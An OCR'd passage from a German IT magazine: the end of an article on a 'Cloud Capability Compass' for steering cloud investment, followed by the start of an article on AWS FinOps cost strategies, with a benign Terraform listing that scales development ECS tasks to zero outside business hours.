Wenn ich Führungskräften das Modell erkläre, greife ich gerne zu einem Bild aus dem Alltag. Investitionen eines Teams in seine Cloud-Fähigkeiten sind wie ein Ticket durch ein U-Bahn-Netz. Jede Zone – *Integrity, Reliability, Prudence, Portability* – steht für einen Tarifbereich. Niemand kauft ein „Alles-wird-perfekt"-Ticket. Stattdessen wird bewusst entschieden: Für welche Zonen braucht das Team rund um diese Anwendung überhaupt ein Ticket? Wer nur in einer Zone unterwegs ist, braucht kein großes Ticket. Wer durch mehrere Zonen fahren möchte, zahlt mehr, bekommt aber auch mehr Möglichkeiten.

Genau so funktionieren Investitionen in Fähigkeiten. Ein Team, das eine regulatorisch kritische Kernanwendung betreut, braucht ein umfassendes Ticket durch *Integrity* und *Reliability*. Das gleiche Team kann bei einem internen Prototyp mit einer kleineren Route auskommen. Der CCC hilft dabei, die richtige Route je Konstellation zu wählen – nicht die perfekte. Für das Management entsteht so eine Grundlage, um Investitionen bewusst und portfolioweit zu steuern, statt jede Team-Anwendungs-Konstellation isoliert zu betrachten oder pauschal auf dasselbe Niveau zu verpflichten.

Was der Cloud Capability Compass in der Praxis sichtbar macht

Wenn der CCC über mehrere Team-Anwendungs-Konstellationen hinweg angewendet wird, lassen sich bereits bei überschaubaren Stichproben drei wiederkehrende Muster erkennen, die für die Steuerung auf Portfolio-Ebene relevant sind und sich unabhängig von Größe und Cloud-Strategie zeigen.

Das erste Muster beschreibt Stärken – bewährte Leistungsfähigkeit, die sich gezielt sichern lässt. Es sind jene Fähigkeiten, die Teams über mehrere Anwendungen hinweg konsistent zeigen und die sich im operativen Betrieb bewährt haben. Sie bilden das stabile Fundament der Anwendungslandschaft und reduzieren operative Risiken. Für das Management bedeutet das: Diese Fähigkeiten sollten bewusst geschützt und in ihrer Wirksamkeit erhalten werden. Ziel ist hier nicht weitere Optimierung, sondern nachhaltige Stabilität.

Das zweite Muster zeigt, wo Energie verloren geht – versteckte Reibungsverluste im System. Die Systeme funktionieren, aber nicht mit optimaler Effizienz. Zeit, Budget und Aufmerksamkeit der Teams fließen regelmäßig in Abstimmungen, Nacharbeiten, manuelle Eingriffe und Kompensationsmaßnahmen. Diese Reibung ist selten das Ergebnis einzelner Fehlentscheidungen; sie entsteht über Jahre durch gewachsene Strukturen, Übergangslösungen oder fehlende Standardisierung. Im Alltag der Teams ist sie oft akzeptiert, strukturell summiert sie sich jedoch zu gebundenen Kapazitäten, verlangsamter Umsetzungsgeschwindigkeit und steigenden indirekten Kosten.

Das dritte Muster benennt strategische Hebel mit systemischer Wirkung – Bereiche, in denen gezielte Entscheidungen eine überproportional hohe Wirkung auf mehrere Teams und Anwendungen entfalten. Es geht nicht um flächendeckende Modernisierungen, sondern um strukturelle Fähigkeiten oder Rahmenbedingungen, die – richtig gesetzt – systemweit Stabilität, Transparenz oder Geschwindigkeit beeinflussen. Gerade für Entscheider entsteht hier ein aktiver Gestaltungsraum: Statt punktuelle Symptome zu behandeln, können gezielt strukturelle Voraussetzungen geschaffen werden, von denen viele Teams profitieren.

Quer über diese Muster zeigt sich in der Praxis ein übergreifendes Bild: Die technischen Grundlagen sind in vielen Teams bereits vorhanden. Die eigentlichen Engpässe entstehen seltener durch




Abbildung 3: Investitionen eines Teams in seine Cloud-Fähigkeiten lassen sich wie ein Ticket durch Zonen eines U-Bahn-Netzes denken – nicht jedes Team muss mit jeder Anwendung überall maximal unterwegs sein (Quelle: Admir Harbaš, Grundkarte: Creative Market, Personal Use License).

Technik, sondern dort, wo Verantwortung, Steuerung und Priorisierung nicht klar zusammenkommen. Sobald Kosten-, Betriebs- und Qualitätsaspekte strukturiert sichtbar gemacht werden, beginnt bei den Teams die Reflexion oft schon vor den eigentlichen Ergebnisvorstellungen. Die Fragen selbst führen dazu, dass Themen offen angesprochen werden, die vorher implizit im Raum standen.

Genau hier liegt die größte Wirkung des CCC: Die Fragen machen sichtbar, was wirklich relevant ist – nicht nur technisch, sondern organisatorisch. Teams gewinnen Klarheit darüber, wo sie selbst ansetzen können. Auf Management-Ebene entsteht parallel ein anderes Bild: Viele der wiederkehrenden Themen betreffen Haltung, Verantwortung und Rahmenbedingungen – und brauchen Zeit. Die größte Stärke des CCC liegt deshalb im Dialog, der entsteht – nicht im Ergebnis selbst.

Cloud-Fähigkeit als Ergebnis bewusster Entscheidungen

Die Erfahrungen aus der praktischen Anwendung des Modells zeigen: Cloud-Fähigkeit entsteht nicht durch Tools, Vorgaben oder Charts. Sie entsteht dort, wo bewusste Entscheidungen getroffen werden – in Teams, in der Führung und in der Plattform. Genau hier liegt der Zweck des CCC. Er macht diese Entscheidungen sichtbar. Treffen müssen die Organisationen sie weiterhin selbst.

Für Entscheider bedeutet das einen Perspektivwechsel. Statt Cloud-Fähigkeiten als binäres Zielbild zu formulieren – „wir sind Cloud-fähig" oder „wir sind es nicht" – rückt die Frage in den Mittelpunkt, wo welche Investition den größten nächsten Nutzen stiftet. Das macht Priorisierung fundierter, Zielkonflikte besprechbar und schafft einen gemeinsamen Sprachraum zwischen Management und Anwendungsteams. Cloud-Fähigkeit ist in diesem Verständnis kein Zufall, sondern das Ergebnis bewusster Entscheidungen über Architektur, Verantwortung und Wertschöpfung.

Der CCC versteht sich als lernendes Modell. Die Assessment-Fragen werden auf Basis praktischer Anwendung kontinuierlich geschärft, das Reporting kann automatisiert und perspektivisch um KI-gestützte Auswertungen ergänzt werden. Die Einführung gelingt erfahrungsgemäß am besten in Wellen. Denn eines wird in der Praxis immer wieder deutlich: Wie beim Zähneputzen entsteht Fähigkeit nicht durch ein einmaliges Ereignis. Sie entsteht durch konsequentes, bewusstes Handeln im Alltag und durch ein Instrument, das hilft, dieses Handeln sichtbar zu machen und zu reflektieren.

Quellen

[1] Gojko Adzic; Martin Evans; James Shore (2018): Agile Fluency Model – A Brief Guide to Success with Agile. Verfügbar unter: *https://martinfowler.com/articles/agileFluency.html*

[2] Open Alliance for Cloud Adoption (OACA) (2022): Cloud Maturity Model. Open Alliance for Cloud Adoption, Inc. Verfügbar unter: *https://oaca-project.org/cmm/*

[3] Adam Wiggins (2017): The Twelve-Factor App. Verfügbar unter: *https://12factor.net*

[4] FinOps Foundation (2024): FinOps Framework. Verfügbar unter: *https://www.finops.org/framework*

[5] DevOps Research and Assessment (DORA) (o. J.): DORA Metrics & Research. Verfügbar unter: *https://dora.dev*

Über den Autor

Admir Harbaš ist Cloud Solution Architect mit rund 14 Jahren Erfahrung in Softwareentwicklung, Agile Coaching und Cloud-Architektur. Er verbindet technisches Verständnis mit strategischer Perspektive, um Organisationen gezielt weiterzuentwickeln. Mit dem Cloud Capability Compass (CCC) schafft er Transparenz über Fähigkeiten und unterstützt fundierte Managemententscheidungen. Seine Arbeit fokussiert sich darauf, nachhaltige Strukturen zu etablieren und Verantwortung in Organisationen wirksam zu verankern. Admir Harbaš war Sprecher auf der CloudLand 2026.



Admir Harbaš
admir.harbas@hotmail.de
www.linkedin.com/in/admir-harbas/



Cloud-Kosten im Griff: Praktische FinOps-Strategien für die AWS-Welt

Fabian Saacke, msg for automotive

Unternehmen verschwenden laut aktuellen Studien bis zu einem Drittel ihrer Cloud-Ausgaben. Dieser Artikel zeigt anhand einer realen Migration einer 3-Tier-Webanwendung von On-Premise nach AWS, welche Kostenfallen in den Phasen Planung, Migration und Betrieb lauern – und wie sich diese mit FinOps-Strategien, aktuellen AWS-Werkzeugen und einem Blick auf Risiken und Trade-offs in den Griff bekommen.

Pay-as-you-go – kaum ein Versprechen der Cloud klingt verlockender. Nur bezahlen, was tatsächlich verbraucht wird, keine Vorabinvestitionen in Hardware, keine Überkapazitäten im Rechenzentrum. Die Realität sieht oft anders aus: Der Flexera State of the Cloud Report 2025 beziffert den Anteil verschwendeter Cloud-Ausgaben auf rund 27 Prozent *[1]*. Die Ursachen reichen von überdimensionierten Instanzen über vergessene Testressourcen bis hin zu schlicht fehlender Transparenz über die eigenen Kosten.

An dieser Stelle setzt FinOps an. FinOps – ein Kunstwort aus Finance und Operations – ist kein reines Kostensenkungs-Programm, sondern ein kultureller und organisatorischer Ansatz, bei dem es darum geht, aus jedem Cloud-Euro das Maximum herauszuholen *[2]*. Teams übernehmen Verantwortung für ihre Ausgaben, Entscheidungen werden datenbasiert getroffen, und Optimierung ist ein kontinuierlicher Prozess. Entscheidend ist dabei die Verankerung klarer Rollen: Die FinOps Foundation empfiehlt die enge Zusammenarbeit von Enginee-




Abbildung 1: Zielarchitektur der Mitarbeitereinsatzplanung in AWS (Quelle: Fabian Saacke)

ring, Finance und Leadership – nur wenn alle drei Perspektiven vertreten sind, entstehen tragfähige Entscheidungen über Commitments, Budgets und Architektur-Trade-offs. FinOps begleitet dabei alle Phasen gleichermaßen – von der Planung bis in den laufenden Betrieb. In diesem Artikel dient eine konkrete Migration als roter Faden durch die drei Phasen Planung, Durchführung und Betrieb.

Das Praxisbeispiel: Eine Mitarbeitereinsatzplanung in die Cloud

Als durchgängiges Beispiel dient eine klassische 3-Tier-Webanwendung zur Mitarbeitereinsatzplanung. Der Tech-Stack besteht aus einem Angular-Frontend, einem Spring-Boot-Backend und einer PostgreSQL-Datenbank. Die Anwendung ist bereits containerisiert und läuft bisher im firmeneigenen Rechenzentrum. Die On-Premise-Kosten – einschließlich Hardware-Abschreibung, Strom, Rack-Miete, Wartung, Personal und Lizenzen – belaufen sich auf rund 695 Euro pro Monat.

Das Ziel der Migration: Betrieb in AWS mit möglichst geringem Wartungsaufwand und niedrigeren Kosten. Die Zielarchitektur *(siehe Abbildung 1)* setzt konsequent auf Managed Services. Das Frontend wird als statische Anwendung über S3 und CloudFront ausgeliefert, wobei der Zugriff über AWS WAF geschützt wird. Der Request-Flow führt über Route 53 und das zentrale Transit Gateway zum Application Load Balancer innerhalb der VPC. Das containerisierte Backend läuft hochverfügbar über zwei Availability Zones (AZ 1 und AZ 2) auf ECS Fargate – ohne eigene Server-Verwaltung. Die Datenbank wird als Managed PostgreSQL in Amazon RDS betrieben, ebenfalls redundant über beide AZs verteilt, mit automatischem Patching und Backups. Durch die Anbindung via Transit Gateway entfällt ein separates NAT-Gateway, was insbesondere bei bestehender Infrastruktur kosteneffizient ist. Die gesamte Umgebung wurde mit Terraform provisioniert. Damit sind sämtliche kostenrelevanten Entscheidungen – Instanztypen, Speicherklassen, Tagging – im Code versioniert, per Pull Request reviewbar und jederzeit reproduzierbar. Gleichzeitig reduziert Terraform als Cloud-agnostisches Werkzeug die Abhängigkeit von AWS-eigenen Deployment-Mechanismen.

Phase 1: Planung und Vorbereitung – das Fundament legen

Die häufigsten Kostenfallen entstehen, bevor auch nur eine einzige Ressource in der Cloud provisioniert wird. Wer hier nicht sauber plant, zahlt später doppelt.

Am Anfang steht fast immer dasselbe Problem: fehlende Transparenz. Viele Unternehmen starten eine Migration, ohne die tatsächlichen On-Premise-Kosten zu kennen. Ohne eine saubere TCO-Analyse (Total Cost of Ownership) fehlt die Vergleichsbasis. Ebenso wichtig ist ein durchdachtes Tagging-Konzept: Nur wenn jede Ressource einem Team, Projekt und einer Umgebung zugeordnet werden kann, lässt sich später nachvollziehen, wer welche Kosten verursacht. In der Mitarbeitereinsatzplanungs-App wurden Tags wie Project:MitarbeiterApp, Environment:prod/dev und Team:Backend von Anfang an definiert – eine Voraussetzung, um Kosten später nach Team, Umgebung und Projekt aufschlüsseln zu können. Mindestens ebenso wichtig ist die Durchsetzung: Über AWS Tag Policies in Kombination mit Service Control Policies (SCPs) lässt sich erzwingen, dass Ressourcen ohne Pflicht-Tags gar nicht erst erstellt werden können.

Mindestens ebenso teuer wird die falsche Service-Wahl. Ein häufiger Fehler ist, On-Premise-Muster eins-zu-eins in die Cloud zu übertragen – etwa das Backend auf selbstverwalteten EC2-Instanzen zu betreiben, statt den Container-Workload direkt auf ECS Fargate laufen zu lassen. Ebenso wird das Frontend oft auf EC2 gehostet, obwohl S3 in Kombination mit CloudFront deutlich günstiger und wartungsfrei ist. Auch die Prozessorarchitektur spielt eine Rolle: AWS-Graviton-Instanzen (ARM-basiert) bieten für viele Workloads ein besseres Preis-Leistungs-Verhältnis als vergleichbare x86-Instanzen. Allerdings ist hier Vorsicht geboten: Nicht jede Anwendung läuft ohne Anpas-

sung auf ARM, und der Wechsel zu Managed Services erhöht die Abhängigkeit vom Cloud-Anbieter. Diesen Lock-in-Effekt sollte man bewusst in Kauf nehmen und dokumentieren, statt ihn zu ignorieren. Das AWS Well-Architected Framework liefert hierzu einen strukturierten Leitfaden, insbesondere der Cost Optimization Pillar *[3]*.

Dann wäre da noch der Klassiker: Überdimensionierung. Wer Instanztypen ohne Analyse der tatsächlichen Auslastung wählt, zahlt für Kapazität, die nie genutzt wird. Der AWS Compute Optimizer analysiert Metriken wie CPU- und Speicherauslastung und empfiehlt passendere Instanztypen *(siehe Abbildung 2)*. Seit November 2025 bietet der Compute Optimizer sogenannte Automation Rules, die ausgewählte Empfehlungen automatisiert umsetzen – konkret das Erstellen von Snapshots ungenutzter EBS-Volumes mit anschließendem Löschen sowie das Upgrade von Volume-Typen (etwa von gp2 auf gp3). Die Automatisierung beschränkt sich derzeit auf EBS-Volumes; für andere Ressourcentypen wie EC2-Instanzen müssen Empfehlungen weiterhin manuell umgesetzt werden.

Eine oft unterschätzte vierte Schwachstelle ist die Vernachlässigung von Sicherheit und Compliance in der Budgetplanung. Services wie AWS WAF zum Schutz vor DDoS-Angriffen, Amazon GuardDuty zur Bedrohungserkennung und AWS Security Hub für zentrales Sicherheitsmanagement verursachen Kosten, die in der initialen Schätzung gerne vergessen werden. Der FinOps-Grundsatz lautet hier: Security by Design. Sicherheitsanforderungen und die zugehörigen Services gehören von Anfang an in die Architekturplanung und Budgetierung. Eine kleine Investition in präventive Maßnahmen ist immer günstiger als die Folgekosten eines Sicherheitsvorfalls. Wie hoch diese Kosten tatsächlich ausfallen, zeigt der Blick auf die Betriebsdaten weiter unten – die Summe überrascht regelmäßig.



Abbildung 2: AWS Compute Optimizer mit Rightsizing-Empfehlungen (Quelle: Fabian Saacke)

Für die initiale Kostenschätzung ist der AWS Pricing Calculator das zentrale Werkzeug *[4]*. Er ermöglicht es, verschiedene Szenarien durchzuspielen: Wie verändern sich die Kosten bei unterschiedlichen Instanztypen, Datentransfervolumen oder Regionen? Wie in *Abbildung 3* zu sehen ist, lassen sich die einzelnen Komponenten – vom Transit Gateway über die Fargate-Container bis zur RDS-Datenbank – detailliert konfigurieren und zu einer monatlichen Gesamtsumme zusammenführen. Der Pricing Calculator ist mittlerweile di-




Abbildung 3: Kostenschätzung im AWS Pricing Calculator (Quelle: Fabian Saacke)




Abbildung 4: AWS Cost Explorer mit Vergleichsfunktionen (Quelle: Fabian Saacke)

rekt in die AWS Console integriert und per API ansteuerbar. What-If-Szenarien können zudem den Einfluss von Commitment-Billing auf die Gesamtkosten simulieren. Für die Kostensteuerung wurden dabei separate Schätzungen für Entwicklung und Produktion angelegt, um die Budgetplanung präzise auf die jeweiligen Umgebungen abzustimmen.

Phase 2: Durchführung – Stolpersteine bei der Migration

Auch während der eigentlichen Migration lauern Stolpersteine, die sich bei mangelnder Aufmerksamkeit schnell summieren.

Die größte Überraschung liefern häufig Datenübertragungskosten. Während eingehender Traffic in AWS kostenlos ist, fallen für Cross-AZ- und Cross-Region-Transfers Gebühren an. In der Region eu-central-1 kostet ausgehender Datenverkehr ins Internet ab dem ersten Gigabyte 0,09 US-Dollar pro GB, und auch der Transfer zwischen Availability Zones wird mit 0,01 US-Dollar pro GB in jede Richtung berechnet. Wer Architekturen ohne NAT-Gateway betreibt – wie im vorliegenden Beispiel durch die Anbindung via Transit Gateway –, spart zwar dessen Stunden- und Datengebühren, sollte aber den verbleibenden Cross-AZ-Traffic im Blick behalten. VPC Gateway Endpoints für S3 und DynamoDB kosten nichts und sparen den Umweg über öffentliche IPs – es gibt keinen Grund, sie nicht sofort einzurichten. Im konkreten Beispiel wurde der S3-VPC-Gateway-Endpoint unmittelbar eingerichtet, damit ECS-Services auf S3 über das private AWS-Netzwerk zugreifen können, anstatt den Umweg über NAT-Gateway oder das öffentliche Internet zu nehmen und damit zusätzliche Datenübertragungs- und Verarbeitungskosten zu vermeiden.

Weniger offensichtlich, aber genauso teuer: Zombie-Ressourcen. Temporäre Testinstanzen, alte EBS-Snapshots und verwaiste Volumes bleiben nach der Migration gerne stehen. Wer die Infrastruktur konsequent über Terraform verwaltet, hat dieses Problem weitgehend im Griff — was nicht im Code steht, wird beim nächsten Apply gelöscht. Für Ressourcen außerhalb von Terraform lassen sich über AWS Config Regeln definieren, die ungetaggte oder seit mehr als 30 Tagen ungenutzte Ressourcen automatisch melden.

Auch bei der Speicherkonfiguration lauert versteckter Verbrauch. CloudWatch Log Groups laufen ohne explizite Konfiguration unbegrenzt weiter und erzeugen stetig wachsende Kosten. Für die Mitarbeitereinsatzplanung wurde die Retention in der Produktionsumgebung auf 30 Tage und in der Entwicklung auf 7 Tage gesetzt –pragmatische Werte. Wer Audit- oder Compliance-Anforderungen hat, braucht natürlich längere Fristen. Auch bei S3-Objekten wie Backups oder Deployment-Artefakten lohnt sich ein Blick auf Lifecycle-Regeln und S3 Intelligent-Tiering, um Daten nicht dauerhaft in der teuersten Speicherklasse zu belassen.

Phase 3: Betrieb – nachhaltiges Kostenmanagement

Nach einer erfolgreichen Migration beginnt die eigentliche FinOps-Arbeit: der laufende Betrieb. Hier entscheidet sich, ob die in der Planung anvisierten Einsparungen dauerhaft realisiert werden.

Das größte Risiko im laufenden Betrieb: Niemand schaut auf die Kosten. Ohne regelmäßige Transparenz bleiben Anomalien unbemerkt, bis die Monatsrechnung für Überraschungen sorgt. Der AWS Cost Explorer ist hier das Hauptwerkzeug. Die seit Mai 2025 verfügbare Cost-Comparison-Funktion erkennt automatisch die größten Kostenänderungen zwischen zwei Monaten und schlüsselt deren Ursachen auf – etwa Nutzungsänderungen, Rabattverschiebungen oder Credits *(siehe Abbildung 4)*. Die Prognosefunktion reicht bis zu 18 Monate in die Zukunft, und die integrierte Cost Anomaly Detection meldet ungewöhnliche Ausgabenmuster automatisch. AWS Budgets ermöglicht es, Schwellenwerte zu definieren und bei Überschreitung automatisch Alarme auszulösen – etwa, wenn die ECS-Fargate-Kosten oder die RDS-Instanzkosten einen bestimmten Betrag übersteigen. Für die Kostensteuerung wurden separate Budgets für Produktion und Entwicklung eingerichtet, jeweils mit einem Alarm bei 80 Prozent Budgetausschöpfung oder bei einer prognostizierten Budgetüberschreitung im Forecast.

Wer stabile Workloads ausschließlich On-Demand betreibt, verursacht unnötige Kosten. Ein Blick auf den „Cost comparison breakdown“ *(siehe Abbildung 4)* verdeutlicht das Sparpotenzial: Die Kosten für den Relational Database Service (RDS) konnten zwischen Januar und März 2025 um 29,01 Prozent gesenkt werden. Die Entscheidung für die Mitarbeitereinsatzplanung fiel hier bewusst auf eine einjährige Reserved Instance (RI), da die Datenbank auf einem festen Instanztyp ohne absehbaren Wechsel läuft. Der einjährige RI liefert hier einen höheren Rabatt als ein vergleichbarer Savings Plan und passte optimal zum stabilen Workload-Profil. Die Empfehlung kam direkt aus dem AWS

```
# Scale dev service to 0 outside business hours (Mon-Fri 07:00-16:00 CET = 06:00-15:00 UTC)
resource "aws_appautoscaling_target" "dev_schedule" {
  count = var.solution_stage == "dev" ? 1 : 0

  min_capacity       = 0
  max_capacity       = 1
  resource_id        = "service/${split("/", var.cluster_id)[1]}/${var.service_name}"
  scalable_dimension = "ecs:service:DesiredCount"
  service_namespace  = "ecs"
}

resource "aws_appautoscaling_scheduled_action" "scale_up" {
  count = var.solution_stage == "dev" ? 1 : 0

  name               = "${var.service_name}-scale-up"
  service_namespace  = "ecs"
  resource_id        = aws_appautoscaling_target.dev_schedule[0].resource_id
  scalable_dimension = "ecs:service:DesiredCount"
  schedule           = "cron(0 6 ? * MON-FRI *)"

  scalable_target_action {
    min_capacity = 1
    max_capacity = 1
  }
}

resource "aws_appautoscaling_scheduled_action" "scale_down" {
  count = var.solution_stage == "dev" ? 1 : 0

  name               = "${var.service_name}-scale-down"
  service_namespace  = "ecs"
  resource_id        = aws_appautoscaling_target.dev_schedule[0].resource_id
  scalable_dimension = "ecs:service:DesiredCount"
  schedule           = "cron(0 15 ? * MON-FRI *)"

  scalable_target_action {
    min_capacity = 0
    max_capacity = 0
  }
}
```

Listing 1: Scheduled Scaling der ECS-Tasks in der Entwicklungsumgebung mit Terraform

Cost Optimization Hub. Auch beim Elastic Container Service (ECS) zeigt der Vergleich eine Reduktion um 8,33 Prozent – hier wurde für die Fargate-Tasks in der Produktion ein Compute Savings Plan gewählt, der flexibel über EC2, Fargate und Lambda hinweg gilt. Wer heute vor einer ähnlichen Entscheidung steht, sollte zusätzlich die seit Dezember 2025 verfügbaren Database Savings Plans prüfen: Sie bieten bis zu 20 Prozent Rabatt auf provisionierte Instanzen und bis zu 35 Prozent auf Serverless-Deployments – bei voller Flexibilität über Engines und Regionen hinweg. Grundsätzlich gilt jedoch: Jedes Commitment reduziert die Flexibilität, ein Trade-off, den man besonders bei Dreijahresverträgen bewusst eingehen sollte.

Ein Klassiker, der in fast jedem Projekt vorkommt: Entwicklungs- und Testumgebungen, die rund um die Uhr laufen, obwohl nach 18 Uhr niemand mehr damit arbeitet. In der Mitarbeitereinsatzplanung wird die Produktionsumgebung 24/7 betrieben, die Entwicklungsumgebung jedoch nur während der Geschäftszeiten *(siehe Listing 1)*. Für das Backend auf ECS Fargate bedeutet das: Tasks werden außerhalb der Arbeitszeiten automatisch auf null skaliert. Zusätzlich laufen die Fargate-Tasks in der Entwicklung als Fargate Spot – bis zu 70 Prozent günstiger als reguläre Fargate-Tasks, bei akzeptablem Unterbrechungsrisiko für eine nichtproduktive Umgebung. Die RDS-Instanz in der Entwicklung läuft auf einem kleineren Instanztyp als in der Produktion, was die Kosten zusätzlich senkt. Genau hier zeigt sich ein entscheidender Vorteil der Cloud gegenüber On-Premise: Im eigenen Rechenzentrum kostet die Entwicklungsumgebung dasselbe, egal ob sie um 3 Uhr nachts läuft oder um 10 Uhr morgens. Scale-to-Zero gibt es nur in der Cloud – und wer diesen Hebel nicht nutzt, verschenkt einen der stärksten Kostenvorteile der Migration.

Das Ergebnis: 54 Prozent Kostenreduktion

Nach Abschluss der Migration und Umsetzung der beschriebenen FinOps-Maß-

